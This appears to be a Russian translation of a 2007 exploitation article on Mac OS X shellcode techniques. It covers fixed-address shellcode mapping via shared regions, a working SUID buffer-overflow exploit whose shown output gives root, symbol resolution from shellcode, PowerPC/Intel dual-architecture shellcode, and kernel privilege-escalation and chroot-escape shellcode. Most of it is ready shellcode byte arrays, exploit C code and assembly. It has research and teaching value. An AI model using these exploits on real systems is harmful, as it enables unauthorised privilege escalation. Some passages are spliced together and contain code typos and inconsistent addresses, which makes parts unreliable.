#define SHARED_TEXT_REGION_SIZE      0x10000000
#define SHARED_DATA_REGION_SIZE      0x10000000
#define SHARED_ALTERNATE_LOAD_BASE   0x09000000
```

Чтобы снизить вероятность того, что адрес нашего шеллкода будет содержать нулевой байт (что делает технику применимой для переполнений строк), мы размещаем шеллкод по последнему адресу области, по которому может быть отображена страница (0x1000 байт). Тем самым шеллкод будет храниться по адресу 0x9ffffxxx.

Следующий код можно использовать для отображения шеллкода по фиксированному адресу: он открывает файл /tmp/mapme, записывает в него наш шеллкод, а затем использует файловый дескриптор для вызова shared_region_map_file_np, который отображает код, а также набор int3'ов (cc), в общую область.

```
/*-----
 * [ sharedcode.c ]
 *
 * by nemo@felinemenace.org 2007
 */

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <mach/vm_prot.h>
#include <mach/i386/vm_types.h>
#include <mach/shared_memory_server.h>
#include <string.h>
#include <unistd.h>

#define BASE_ADDR 0x9ffff000
#define PAGE_SIZE 0x1000
#define FILENAME "/tmp/mapme"

char dual_sc[] =
"\x5f\x90\xeb\x60"

// setuid() seteuid()
"\x38\x00\x00\xb7\x38\x60\x00\x00"
"\x44\x00\x00\x02\x38\x00\x00\x17"
"\x38\x60\x00\x00\x44\x00\x00\x02"

// ppc execve() code by b-r00t
"\x7c\xa5\x2a\x79\x40\x82\xff\xfd"
"\x7d\x68\x02\xa6\x3b\xeb\x01\x70"
"\x39\x40\x01\x70\x39\x1f\xfe\xcf"
"\x7c\xa8\x29\xae\x38\x7f\xfe\xc8"
"\x90\x61\xff\xf8\x90\xa1\xff\xfc"
"\x38\x81\xff\xf8\x38\x0a\xfe\xcb"
"\x44\xff\xff\x02\x7c\xa3\x2b\x78"
"\x38\x0a\xfe\x91\x44\xff\xff\x02"
"\x2f\x62\x69\x6e\x2f\x73\x68\x58"

// seteuid(0);
"\x31\xc0\x50\xb0\xb7\x6a\x7f\xcd"
"\x80"
// setuid(0);
"\x31\xc0\x50\xb0\x17\x6a\x7f\xcd"
"\x80"
// x86 execve() code / nemo
"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x54\x54\x53\x53\xb0\x3b\xcd\x80";

struct _shared_region_mapping_np {
    mach_vm_address_t    address;
    mach_vm_size_t       size;
};
```

```

mach_vm_offset_t    file_offset;
vm_prot_t           max_prot;    /* read/write/execute/COW/ZF */
vm_prot_t           init_prot;   /* read/write/execute/COW/ZF */
};

int main(int argc, char **argv)
{
    int fd;
    struct _shared_region_mapping_np sr;
    chr data[PAGESIZE] = { 0xcc };
    char *ptr = data + PAGESIZE - sizeof(dual_sc);

    sr.address        = BASE_ADDR;
    sr.size            = PAGESIZE;
    sr.file_offset    = 0;
    sr.max_prot        = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;
    sr.init_prot       = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;

    if((fd=open(FILENAME,O_RDWR|O_CREAT))== -1)
    {
        perror("open");
        exit(EXIT_FAILURE);
    }

    memcpy(ptr,dual_sc,sizeof(dual_sc));

    if(write(fd,data,PAGESIZE) != PAGESIZE)
    {
        perror("write");
        exit(EXIT_FAILURE);
    }

    if(syscall(SYS_shared_region_map_file_np,fd,1,&sr,NULL)== -1)
    {
        perror("shared_region_map_file_np");
        exit(EXIT_FAILURE);
    }

    close(fd);
    unlink(FILENAME);

    printf("[+] shellcode at: 0x%x.\n",sr.address +
        PAGESIZE -
        sizeof(dual_sc));

    exit(EXIT_SUCCESS);
}

/*-----*/

```

При компиляции и запуске этого кода он выводит адрес шеллкода в памяти:

```

-[nemo@fry:~/code]$ gcc sharedcode.c -o sharedcode
-[nemo@fry:~/code]$ ./sharedcode
[+] shellcode at: 0x9fffff71.

```

Как видите, используемый для нашего шеллкода адрес — 0x9fffff71. Этот адрес, как и ожидалось, не содержит нулевых байт.

Убедиться в корректности процедуры можно, запустив новый процесс и подключившись к нему с помощью gdb. Прыжок на этот адрес командой `jump` в gdb запускает наш шеллкод и отображает приглашение `bash`.

```

-[nemo@fry:~/code]$ gdb /usr/bin/id
GNU gdb 6.3.50-20050815 (Apple version gdb-563)
(gdb) r
Starting program: /usr/bin/id
^C[Switching to process 752 local thread 0xf03]
0x8fe01010 in __dyld_dyld_start ()
Quit

```

```
(gdb) jump *0x9ffffff71
Continuing at 0x9ffffff71.
(gdb) c
Continuing.
-[nemo@fry:Users/nemo/code]$
```

Чтобы продемонстрировать применение этого в эксплойте, я создал тривиально уязвимую программу:

```
/*
 * exploitme.c
 */
int main(int ac, char **av)
{
    char buf[50] = { 0 };
    printf("%s", av[1]);

    if(ac == 2)
        strcpy(buf, av[1]);

    return 1;
}
```

Ниже — эксплойт для приведённой программы:

```
/*
 * [ exp.c ]
 * nemo@felinemeanance.org 2007
 */

#include <stdio.h>
#include <stdlib.h>

#define VULNPROG "./exploitme"
#define OFFSET 66
#define FIXEDADDR 0x9ffffff71

int main(int ac, char **av)
{
    char evilbuff[OFFSET];
    char *args[] = {VULNPROG, evilbuff, NULL};
    char *env[] = {"TERM=xterm", NULL};
    long *ptr = (long *)&(evilbuff[OFFSET - 4]);
    memset(evilbuff, 'A', OFFSET);
    *ptr = FIXEDADDR;

    execve(*args, args, env);
    return 1;
}
```

Как видите, мы заполняем буфер символами 'A', а затем добавляем наш адрес возврата, вычисленный с помощью `sharedcode.c`. После выполнения `strcpy()` сохранённый адрес возврата в стеке перезаписывается нашим новым адресом (`0x9ffffff71`), и наш шеллкод исполняется.

Если выполнить `chown root /exploitme; chmod +s /exploitme`, можно убедиться, что наш шеллкод отображается в SUID-процессы, что делает эту технику применимой для локального повышения привилегий. Кроме того, поскольку мы контролируем защиту памяти нашего отображения, мы обходим защиту неисполняемого стека.

```
-[nemo@fry:/]$ ./exp
fry:/ root# id
uid=0(root)
```

Одно ограничение этой техники: файл, отображаемый в общую область, должен находиться на корневой файловой системе. Это явно следует из комментария ниже:

```
/*
 * The split library is not on the root filesystem. We don't
```



```

* want to pollute the system-wide ("default") shared region
* with it.
* Reject the mapping. The caller (dyld) should "privatize"
* (via shared_region_make_private()) the shared region and
* try to establish the mapping privately for this process.
*/

```

Ещё одно ограничение: Apple заблокировала этот системный вызов следующими строками кода:

```

*
* This system call is for "dyld" only.
*

```

К счастью, мы можем побороть эту великолепную защиту, просто... полностью её игнорируя.

3. Разрешение символов из шеллкода

В этом разделе я продемонстрирую метод, позволяющий разрешить адрес символа из шеллкода.

Это полезно при удалённой эксплуатации, когда нужно получить доступ к определённой функции уязвимой программы или изменить её поведение. Также это может быть полезным при вызове функций из конкретной разделяемой библиотеки в адресном пространстве.

Примеры в этом разделе написаны на ассемблере Intel, синтаксис `nasm`. Представленные концепции легко воспроизводимы на ассемблере PowerPC. Если кто-то найдёт время это сделать — дайте мне знать.

Описываемый метод требует базового понимания формата объектных файлов Mach-O и способа хранения/разрешения символов. Я постараюсь быть максимально подробным, однако если потребуется больше информации — обратитесь к документу `Mach-O Runtime` с сайта Apple [4].

Процесс разрешения символов, описываемый в этом разделе, предполагает нахождение секции `LINKEDIT` в памяти.

Секция `LINKEDIT` разделена на таблицу символов (`symtab`) и таблицу строк (`strtab`) следующим образом:

```

[ LINKEDIT SECTION ]

low memory: 0x0
.-----/
|---(symtab data starts here.)---|
|<nlist struct>                   |
|<nlist struct>                   |
|<nlist struct>                   |
| ...                             |
|---(strtab data starts here.)---|
| "_mh_execute_header\0"          |
| "dyld_start\0"                  |
| "main"                          |
| ...                             |
:-----/
himem : 0xffffffff

```

Найдя начало таблицы строк и начало таблицы символов относительно адреса секции `LINKEDIT`, можно перебирать структуры `nlist` в таблице символов и обращаться к соответствующим строкам в таблице строк. Разберём эту технику детально.

Для разрешения символов начнём с поиска `mach_header` в памяти. Это будет началом нашего отображённого образа Mach-O. Один из способов найти его — выполнить команду `nm` на нашем бинарном файле и найти адрес символа `__mh_execute_header`.

В настоящее время на Mac OS X исполняемый файл просто отображается с начала первой страницы: 0x1000.

Проверим это:

```
-[nemo@fry:~]$ nm /bin/sh | grep mh_
00001000 A __mh_execute_header
```

```
(gdb) x/x 0x1000
0x1000: 0xfeedface
```

Как видите, магическое число (0xfeedface) находится по адресу 0x1000 — это наш заголовок Mach-O. Его структура:

```
struct mach_header
{
    uint32_t magic;
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    uint32_t filetype;
    uint32_t ncmds;
    uint32_t sizeofcmds;
    uint32_t flags;
};
```

В своём шеллкоде я предполагаю, что анализируемый файл всегда имеет секцию LINKEDIT и команду загрузки LC_SYMTAB. Поэтому я не разбираю структуру mach_header. Если же вы не хотите делать это допущение — достаточно организовать цикл ncmds раз, разбирая команды загрузки.

Непосредственно после структуры mach_header в памяти располагаются команды загрузки. Каждая начинается с поля идентификатора cmd и размера команды.

Поэтому мы начинаем с установки регистра ecx на адрес первой команды загрузки, следующей сразу за структурой mach_header. Это позиция 0x101c. Заодно обнуляем некоторые регистры для дальнейшего использования:

```
;# null out some stuff (ebx,edx,eax)
xor    ebx,ebx
mul    ebx

;# position ecx past the mach_header.
xor    ecx,ecx
mov    word cx,0x101c
```

Для разрешения символов нас интересуют только команды LC_SEGMENT и LC_SYMTAB; в частности — сегмент LC_SEGMENT для LINKEDIT. #define'ы находятся в /usr/include/mach-o/loader.h:

```
#define LC_SEGMENT      0x1
/* segment of this file to be mapped */
#define LC_SYMTAB       0x2
/* link-edit stab symbol table info */
```

Команда LC_SYMTAB использует следующую структуру:

```
struct symtab_command
{
    uint_32 cmd;
    uint_32 cmdsize;
    uint_32 symoff;
    uint_32 nsyms;
    uint_32 stroff;
    uint_32 strsize;
};
```

Поле symoff хранит смещение от начала файла до таблицы символов. Поле stroff — смещение до таблицы строк. Обе таблицы содержатся в секции LINKEDIT.

Вычитав `symoff` из `stroff`, получаем смещение в секции `LINKEDIT`, по которому находятся строки. Поле `nsyms` можно использовать как счётчик цикла при перечислении `symtab`. В нашем примере мы предполагаем, что символ существует, и полностью игнорируем `nsyms`.

Команду `LC_SYMTAB` находим простым перебором с проверкой поля `cmd` на значение `0x2`.

Секция `LINKEDIT` несколько сложнее: нужно найти команду загрузки с типом `0x1` (`segment_command`) и проверить наличие имени `__LINKEDIT` в поле `segname`. Структура `segment_command`:

```
struct segment_command
{
    uint32_t cmd;
    uint32_t cmdsize;
    char segname[16];
    uint32_t vmaddr;
    uint32_t vmsize;
    uint32_t fileoff;
    uint32_t filesize;
    vm_prot_t maxprot;
    vm_prot_t initprot;
    uint32_t nsects;
    uint32_t flags;
};
```

Теперь разберём ассемблерный код, реализующий эту технику.

Я использовал простой конечный автомат для перебора каждой команды загрузки до нахождения как таблицы символов, так и виртуального адреса `LINKEDIT`.

Сначала проверяем тип каждой команды и переходим к соответствующему обработчику:

```
next_header:
    cmp     byte [ecx],0x2    ;# test for LC_SYMTAB (0x2)
    je      found_lcsymtab

    cmp     byte [ecx],0x1    ;# test for LC_SEGMENT (0x1)
    je      found_lcsegment
```

Следующие две инструкции добавляют поле длины команды загрузки к нашему указателю, перемещая нас к полю `cmd` следующей команды:

```
next:
    add     ecx,[ecx + 0x4]    ;# ecx += length
    jmp     next_header
```

Обработчик `found_lcsymtab` вызывается при `cmd == 0x2`. Мы предполагаем, что существует ровно одна `LC_SYMTAB`. Если `eax` ещё не установлен (равен 0), а `edx` уже найден — мы нашли всё необходимое. Обновляем `eax` адресом `LC_SYMTAB`:

```
found_lcsymtab:
    cmp     eax,edx           ;# use the fact that eax is 0 to test edx.
    mov     eax,ecx           ;# update eax with current pointer.
    jne     found_both        ;# we have found LINKEDIT and LC_SYMTAB
    jmp     next              ;# keep looking for LINKEDIT
```

Обработчик `found_lcsegment` похож, но поскольку команд `LC_SEGMENT` может быть много, нужно проверить, что мы нашли именно секцию `__LINKEDIT`. Прибавляем 8 к указателю, пропускаем `__` и проверяем 4 байта `LINK` (`0x4b4e494c` с учётом порядка байт):

```
found_lcsegment:
    lea     esi,[ecx + 0x8]    ;# get pointer to name
    ;# test for "LINK"
    cmp     long [esi + 0x2],0x4b4e494c
    jne     next               ;# it's not LINKEDIT, NEXT!
    cmp     edx,eax            ;# use zero'ed edx to test eax
    mov     edx,ecx            ;# set edx to current address
    jne     found_both         ;# we're done!
```

```

    jmp     next          ;# still need to find
                ;# LC_SYMTAB, continue
                ;# EDX = LINKEDIT struct
                ;# EAX = LC_SYMTAB struct

```

Теперь, имея указатели на LINKEDIT и LC_SYMTAB, вычитаем `syntab_command.symoff` из `syntab_command.stroff`, чтобы получить смещение таблицы строк от начала LINKEDIT. Добавив это смещение к виртуальному адресу LINKEDIT, получаем виртуальный адрес таблицы строк в памяти:

```

found_both:
    mov     edi,[eax + 0x10]    ;# EDI = stroff
    sub     edi,[eax + 0x8]     ;# EDI -= symoff
    mov     esi,[edx + 0x18]    ;# esi = VA of linkedit
    add     edi,esi            ;# add virtual address of LINKEDIT to offset

```

Секция LINKEDIT содержит список структур `nlist`. Каждая соответствует символу. Первый элемент объединения содержит смещение в таблицу строк. Для поиска нужного символа мы просто перебираем массив и проверяем строки:

```

struct nlist
{
    union {
        #ifndef __LP64__
        char *n_name;
        #endif
        int32_t n_strx;
    } n_un;
    uint8_t n_type;
    uint8_t n_sect;
    int16_t n_desc;
    uint32_t n_value;
};

```

Теперь мы можем перебирать структуры `nlist`. Однако хранить полное имя символа в шеллкоде не имеет смысла, поскольку это увеличивает его размер. Я выбрал использование функции `compute_hash` из skape'овской «Understanding Windows Shellcode» [5]; он объясняет её работу в своей статье.

Следующий код демонстрирует простой цикл. Сначала прыгаем к метке `hashes`, затем возвращаемся вверх, чтобы получить указатель на список хэшей. Читаем первый хэш и перебираем структуры `nlist`, хэшируя символ и сравнивая с заранее вычисленным хэшем:

```

;# esi == constant pointer to nlist
;# edi == strtab base

lookup_symbol:
    jmp     hashes
lookup_symbol_up:
    pop     ecx
    mov     ecx,[ecx]        ;# ecx = first hash
check_next_hash:
    push    esi              ;# save nlist pointer
    push    edi              ;# save VA of strtable
    mov     esi,[esi]        ;# *esi = offset from strtab to string
    add     esi,edi           ;# add VA of strtab
compute_hash:
    xor     edi, edi
    xor     eax, eax
    cld
compute_hash_again:
    lodsb
    test    al, al           ;# test if on the last byte.
    jz      compute_hash_finished
    ror     edi, 0xd
    add     edi, eax
    jmp     compute_hash_again
compute_hash_finished:

```

```

        cmp     edi,ecx
        pop     edi
        pop     esi
        je      done
        lea     esi,[esi + 0xc]      ;# Add sizeof(struct nlist)
        jmp     check_next_hash

done:

                                ;# hash in edi

hashes:
        call    lookup_symbol_up
        dd      0x8bd2d84d

```

Для вычисления хэша нужного символа я взял код skape и обернул его в небольшую программу на C:

```

#include <stdio.h>
#include <stdlib.h>

char chsc[] =
"\x89\xe5\x51\x60\x8b\x75\x04\x31"
"\xff\x31\xc0\xfc\xac\x84\xc0\x74"
"\x07\xc1\xcf\x0d\x01\xc7\xeb\xfa"
"\x89\x7d\xfc\x61\x58\x89\xec\xc3";

int main(int ac, char **av)
{
    long (*hashstr)() = (long (*)())chsc;

    if(ac != 2) {
        fprintf(stderr,"[!] usage: %s <string to hash>\n",*av);
        exit(1);
    }

    printf("[+] Hash: 0x%x\n",hashstr(av[1]));

    return 0;
}

```

Запуск для генерации хэша:

```

-[nemo@fry:~/code/kernelsc]$ ./comphash _do_payload
[+] Hash: 0x8bd2d84d

```

Если разрешённый символ является функцией, которую мы хотим вызвать, необходима дополнительная подготовка.

Компоновщик Mac OS X по умолчанию использует отложенное связывание для внешних символов. Это означает, что если наша функция вызывает другую функцию из внешней библиотеки, которая ещё не была вызвана в программе, динамический компоновщик попытается разрешить адрес в момент вызова.

Например, вызов `execve()` с отложенным связыванием будет заменён вызовом `dyld_stub_execve()`:

```

0x1f54 <do_payload+78>: call    0x301b <dyld_stub_execve>

```

Во время выполнения эта функция содержит одну инструкцию:

```

call    0x8fe12f70 <__dyld_fast_stub_binding_helper_interface>

```

Это вызывает dyld, который разрешает символ и заменяет инструкцию переходом на реальный код:

```

jmp     0x9003b7d0 <execve>

```

Единственная проблема: эта функция требует корректного выравнивания указателя стека, иначе код завершится аварийно. Для этого достаточно вычесть 0xc из указателя стека перед вызовом.

Замечание: это не потребуется, если программа была скомпилирована с флагом -bind_at_load.

Код для осуществления вызова:

```
done:
    mov     eax,[esi + 0x8] ;# eax == value
    xchg esp,edx           ;# annoyingly large
    sub dl,0xc             ;# way to align the stack pointer
    xchg esp,edx           ;# without null bytes.
    call    eax
    xchg esp,edx           ;# annoyingly large
    add dl,0xc             ;# way to fix up the stack pointer
    xchg esp,edx           ;# without null bytes.
    ret
```

Я написал небольшую программу на С для демонстрации этого кода в действии. Следующий код не содержит вызова `do_payload()` — шеллкод разрешит адрес этой функции и вызовет её самостоятельно:

```
#include <stdio.h>
#include <stdlib.h>

char symresolve[] =
"\x31\xdb\xf7\xe3\x31\xc9\x66\xb9\x1c\x10\x80\x39\x02\x74\x0a\x80"
"\x39\x01\x74\x0d\x03\x49\x04\xeb\xf1\x39\xd0\x89\xc8\x75\x16\xeb"
"\xf3\x8d\x71\x08\x81\x7e\x02\x4c\x49\x4e\x4b\x75\xe7\x39\xc2\x89"
"\xca\x75\x02\xeb\xdf\x8b\x78\x10\x2b\x78\x08\x8b\x72\x18\x01\xf7"
"\xeb\x39\x59\x8b\x09\x56\x57\x8b\x36\x01\xfe\x31\xff\x31\xc0xfc"
"\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x39\xcf\x5f\x5e"
"\x74\x05\x8d\x76\x0c\xeb\xde\x8b\x46\x08\x87\xe2\x80\xea\x0c\x87"
"\xe2\xff\xd0\x87\xe2\x80\xc2\x0c\x87\xe2\xc3\xe8\xc2\xff\xff\xff"
"\x4d\xd8\xd2\x8b"; // HASH

void do_payload()
{
    char *args[] = {"/usr/bin/id",NULL};
    char *env[] = {"TERM=xterm",NULL};
    printf("[+] Executing id.\n");
    execve(*args,args,env);
}

int main(int ac, char **av)
{
    void (*fp)() = (void (*)())symresolve;
    fp();
    return 0;
}
```

Как видно ниже, код работает ожидаемым образом:

```
-[nemo@fry:~]$ ./testsymbols
[+] Executing id.
uid=501(nemo) gid=501(nemo) groups=501(nemo)
```

Полный листинг ассемблерного кода для описанного метода приведён в Приложении к этой статье.

Изначально я работал над этим методом для разрешения символов ядра.

К сожалению, ядро выбрасывает (освобождает через `free()`) секцию LINKEDIT после загрузки. Перед этим оно записывает файл Mach-O `/mach.sym`, содержащий таблицу символов ядра.

Если установить флаг загрузки `keepsyms`, секция LINKEDIT не будет освобождена и символы останутся в памяти ядра.

В этом случае можно применить код из данного раздела, просто сканируя память начиная с адреса `0x1000` в поисках `0xfeedface`. Вот ассемблерный код для этого:

```
SECTION .text
```

```

_main:
    xor     eax, eax
    inc     eax
    shl     eax, 0xc           ;# eax = 0x1000
    mov     ebx, 0xfeedface    ;# ebx = 0xfeedface
up:
    inc     eax
    inc     eax
    inc     eax
    inc     eax               ;# eax += 4
    cmp     ebx, [eax]        ;# if(*eax != ebx) {
    jnz     up                ;#     goto up }
    ret

```

После этого можно разрешать символы ядра по мере необходимости.

4. Шеллкод, охватывающий несколько архитектур

После перехода с PowerPC на Intel-архитектуру стало распространённым явлением, когда в природе встречаются одновременно PowerPC- и Intel-маки с Mac OS X. Кроме того, Mac OS X 10.4 поставляется с технологией виртуализации Transitive под названием Rosetta, позволяющей Intel-маку выполнять PowerPC-бинарные файлы. Это означает, что даже определив архитектуру машины как Intel, сетевой демон вполне может выполнять PowerPC-код. Это создаёт трудности при написании удалённых эксплойтов, поскольку неверное определение архитектуры приведёт к неудаче.

Для решения этой проблемы можно использовать технику создания шеллкода, выполняемого как на Intel, так и на PowerPC.

Эта техника задокументирована в одноимённой статье Phrack [16]. Дам краткое пояснение, поскольку она используется далее по тексту.

Суть техники — найти инструкцию PowerPC, которая при выполнении просто переходит к следующей инструкции, не обращаясь к памяти и изменяя только регистры. При интерпретации той же инструкции как Intel-кода должен выполняться прыжок: перепрыгивая PowerPC-часть кода и переходя к Intel-инструкциям. Так определяется тип архитектуры.

Подходящей инструкцией PowerPC является `rlwnm`.


Из руководства PowerPC:

(`rlwnm`) Rotate Left Word then AND with Mask (`x'5c00 0000'`)

```

rlwnm    rA, rS, rB, MB, ME    (Rc = 0)
rlwnm.   rA, rS, rB, MB, ME    (Rc = 1)

```



Это инструкция циклического сдвига влево на PowerPC. Маска (задаваемая битами MB и ME) применяется, а регистр `rS` сдвигается на `rB` бит. Результат сохраняется в `rA`. Обращения к памяти при этом не производится независимо от аргументов.

Используя следующие параметры, получаем допустимый и полезный опкод:

```

rA = 16
rS = 28
rB = 29
MB = XX

```

```
ME = XX
```

```
rlwnm r16,r28,r29,XX,XX
```

Это даёт опкод "\x5f\x90\xeb\xxx".

При разборе как Intel-кода получаем:

```
nasm > db 0x5f,0x90,0xeb,0xXX
00000000 5F                pop edi      // перемещаем edi в стек
00000001 90                nop          // ничего не делаем
00000002 EBXX       jmp short 0xXX  // прыгаем к нашей полезной нагрузке
```

Небольшой пример применения:

```
char trap[] =
"\x5f\x90\xeb\x06" // magic arch selector
"\x7f\xe0\x00\x08" // trap ppc instruction
"\xcc\xcc\xcc\xcc"; // intel: int3 int3 int3 int3
```

На архитектуре PowerPC этот шеллкод выполнит инструкцию `trap` прямо под селектором. На Intel же `eb 06` осуществляет короткий прыжок к инструкциям `int3`. Причина использования `06` вместо `04` — `eip` во время выполнения указывает на начало самой инструкции `jmp (eb)`, поэтому нужно компенсировать два дополнительных байта.

Вывод `gdb` при присоединении к этому процессу на Intel:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000201b in trap ()
(gdb) x/i $pc
0x201b <trap+11>:      int3
```

Тот же вывод на PowerPC:

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x00002018 in trap ()
(gdb) x/i $pc
0x2018 <trap+4>:      trap
```

5. Написание шеллкода на уровне ядра

В этом разделе мы рассмотрим некоторые техники написания шеллкода для эксплуатации уязвимостей на уровне ядра.

Несколько замечаний перед началом. Mac OS X не разделяет адресное пространство ядра и пользовательского пространства. У ядра и пользовательского пространства каждого процесса — отдельные адресные пространства размером 4 ГБ (`0x0→0xffffffff`).

Написать PowerPC-код для большей части описанного я не счёл нужным; если он вам действительно нужен — некоторые концепции портируются быстро, другие требуют некоторых размышлений.

5.1 Локальное повышение привилегий

Первый тип шеллкода ядра, который мы рассмотрим, предназначен для локальных уязвимостей. Типичная цель локального шеллкода ядра — просто повысить привилегии нашего пользовательского процесса.

Эта тема превосходно освещена в статье `poir` об эксплуатации ядра OpenBSD в Phrack 60 [6].

Многие техники из статьи поиг напрямую применимы к Mac OS X. Noir показывает, что функцию `sysctl()` можно использовать для получения структуры `kinfo_proc` для конкретного идентификатора процесса. Как видно ниже, один из членов структуры `kinfo_proc` является указателем на структуру `proc`:

```
struct kinfo_proc {
    struct    extern_proc kp_proc;           /* proc structure */
    struct    eproc {
        struct    proc *e_paddr;           /* address of proc */
        struct    session *e_sess;        /* session pointer */
        struct    _pcred e_pcred;         /* process credentials */
        struct    _ucred e_ucred;         /* current credentials */
        struct    vmSPACE e_vm;           /* address space */
        pid_t    e_ppid;                  /* parent process id */
        pid_t    e_pgid;                  /* process group id */
        short    e_jobc;                  /* job control counter */
        dev_t    e_tdev;                  /* controlling tty dev */
        pid_t    e_tpgid;                 /* tty process group id */
        struct    session *e_tsess;        /* tty session pointer */
#define WMESGLEN 7
        char      e_wmesg[WMESGLEN+1];    /* wchan message */
        segsz_t   e_xsize;                 /* text size */
        short    e_xrssize;                /* text rss */
        short    e_xccount;                /* text references */
        short    e_xswrss;
        int32_t   e_flag;
#define EPROC_CTTY 0x01 /* controlling tty vnode active */
#define EPROC_SLEADER 0x02 /* session leader */
#define COMAPT_MAXLOGNAME 12
        char e_login[COMAPT_MAXLOGNAME]; /* short setlogin() name */
        int32_t e_spare[4];
    } kp_eproc;
};
```

Ilya van Sprundel упоминал эту технику в своём докладе на Blackhat [7]. По существу, утёкший адрес `p.kp_eproc.ep_addr` позволяет получить доступ к структуре `proc` нашего процесса в памяти.

Следующая функция вернёт адрес структуры `proc` для указанного `pid` в ядре:

```
long get_addr(pid_t pid) {
    int i, sz = sizeof(struct kinfo_proc), mib[4];
    struct kinfo_proc p;
    mib[0] = CTL_KERN;
    mib[1] = KERN_PROC;
    mib[2] = KERN_PROC_PID;
    mib[3] = pid;
    i = sysctl(&mib, 4, &p, &sz, 0, 0);
    if (i == -1) {
        perror("sysctl()");
        exit(0);
    }
    return(p.kp_eproc.e_paddr);
}
```

Имея адрес структуры `proc`, остаётся лишь изменить `uid` и/или `euid` в соответствующих структурах.

Фрагмент структуры `proc`:

```
struct    proc {
    LIST_ENTRY(proc) p_list;           /* List of all processes. */

    /* substructures: */
    struct    ucred *p_ucred;           /* Process owner's identity. */
    struct    filedesc *p_fd;           /* Ptr to open files structure. */
    struct    pstats *p_stats; /* Accounting/statistics (PROC ONLY). */
    struct    plimit *p_limit;          /* Process limits. */
    struct    sigacts *p_sigacts;
    /* Signal actions, state (PROC ONLY). */
    ...
};
```

```
}
```

Как видите, вслед за `p_list` идёт указатель на структуру `ucred`:

```
struct _ucred {
    int32_t cr_ref;           /* reference count */
    uid_t   cr_uid;           /* effective user id */
    short   cr_ngroups;       /* number of groups */
    gid_t   cr_groups[NGROUPS]; /* groups */
};
```

Изменив поле `cr_uid` в этой структуре, мы задаём `euid` нашего процесса.

Следующий ассемблерный код переходит к этой структуре и обнуляет поле `cr_uid`, оставляя нас с привилегиями `root` на платформе Intel:

```
SECTION .text
_main:
    mov     ebx, [0xdeadbeef]    ;# ebx = proc address
    mov     ecx, [ebx + 8]       ;# ecx = ucred
    xor     eax, eax
    mov     [ecx + 12], eax      ;# zero out the euid
    ret
```

Необходимо заменить адрес `0xdeadbeef` адресом структуры `proc`, полученным ранее.

Вот код из доклада Ilja van Sprundel, делающий то же самое на платформе PowerPC:

```
int kshellcode[] = {
    0x3ca0aabb, // lis r5, 0xaabb
    0x60a5ccdd, // ori r5, r5, 0xccdd
    0x80c5ffa8, // lwz r6, -88(r5)
    0x80e60048, // lwz r7, 72(r6)
    0x39000000, // li r8, 0
    0x9106004c, // stw r8, 76(r6)
    0x91060050, // stw r8, 80(r6)
    0x91060054, // stw r8, 84(r6)
    0x91060058, // stw r8, 88(r6)
    0x91070004  // stw r8, 4(r7)
}
```

Оба шеллкода можно объединить в один, охватывающий несколько архитектур, — простой процесс, описанный в разделе 4 этой статьи.

Полный листинг нашего мультиархитектурного кода приведён в Приложении.

На процессорах PowerPC XNU использует оптимизацию под названием «пользовательское окно памяти» (`user memory window`). Это означает, что адресное пространство пользователя и ядра разделяют некоторые отображения. Этот механизм существует для использования в `copyin/copyout` и т.д. Пользовательское окно памяти обычно начинается с `0xe0000000` как в ядре, так и в пользовательском пространстве. Это может быть полезно при позиционировании шеллкода для локальных уязвимостей повышения привилегий.

5.2 Побег из `chroot()`

Прежде чем разбираться, как вырваться из-под `chroot()`, посмотрим, почему нередко этого и вовсе не требуется.

```
-[root@fry:/chroot]# touch file_outside_chroot

-[root@fry:/chroot]# ls -lsa file_outside_chroot
0 -rw-r--r--  1 root  admin  0 Jan 29 12:17 file_outside_chroot

-[root@fry:/chroot]# chroot demo /bin/sh

-[root@fry:/]# ls -lsa file_outside_chroot
ls: file_outside_chroot: No such file or directory
```



```

int          cpu_phys_number;      /* Physical CPU */
cpu_id_t     cpu_id;              /* Platform Expert */
int          cpu_signals;         /* IPI events */
int          cpu_mcount_off;      /* mcount recursion */
ast_t        cpu_pending_ast;
int          cpu_type;
int          cpu_subtype;
int          cpu_threadtype;
int          cpu_running;
/* ... (многие поля опущены для краткости) ... */
uint64_t     cpu_dr7; /* debug control register */
} cpu_data_t;

```

Эта структура содержит ценную информацию для нашего шеллкода в ядре. Нам нужно лишь понять, как к ней обратиться. Следующий макрос показывает, как это сделать:

```

/* Macro to generate inline bodies to retrieve per-cpu data fields. */
#define offsetof(TYPE, MEMBER) ((size_t) &((TYPE *)0)->MEMBER)
#define CPU_DATA_GET(member, type) \
    type ret; \
    __asm__ volatile ("movl %%gs:%P1,%0" \
        : "=r" (ret) \
        : "i" (offsetof(cpu_data_t, member))); \
    return ret;

```

Когда наш код выполняется в пространстве ядра, селектор `gs` можно использовать для обращения к структуре `cpu_data`. Первый элемент этой структуры содержит указатель на саму структуру, поэтому после его получения `gs` больше не нужен.

Первая задача — найти процесс `init` (`pid=1`) через эту структуру. Поскольку наш код может выполняться без ассоциированного пользовательского потока (например, при эксплуатации сетевого стека или расширения ядра), мы не можем рассчитывать на заполненность структуры `uthread` в `thread_t`.

Первый шаг — получить указатель на структуру `thread_t`. Делается это через `gs:0x04`:

```

_main:
    xor     ebx, ebx          ;# zero ebx
    mov     eax, [gs:0x04 + ebx] ;# thread_t.

```

После выполнения этих инструкций в `eax` будет указатель на структуру потока. Структура `thread` определена в `osfmk/kern/thread.h`:

```

struct thread {
...
    queue_chain_t  links;          /* run/wait queue links */
    run_queue_t    runq;          /* run queue thread is on SEE BELOW */
    wait_queue_t    wait_queue;   /* wait queue we are currently on */
    event64_t       wait_event;    /* wait queue event */
    integer_t       options; /* options set by thread itself */
...
    void            *uthread;
#endif
};

```

Следующий шаг — получить элемент `last_processor` из структуры `thread_t`:

```

mov     bl, 0xf4
mov     ecx, [eax + ebx]          ;# last_processor

```
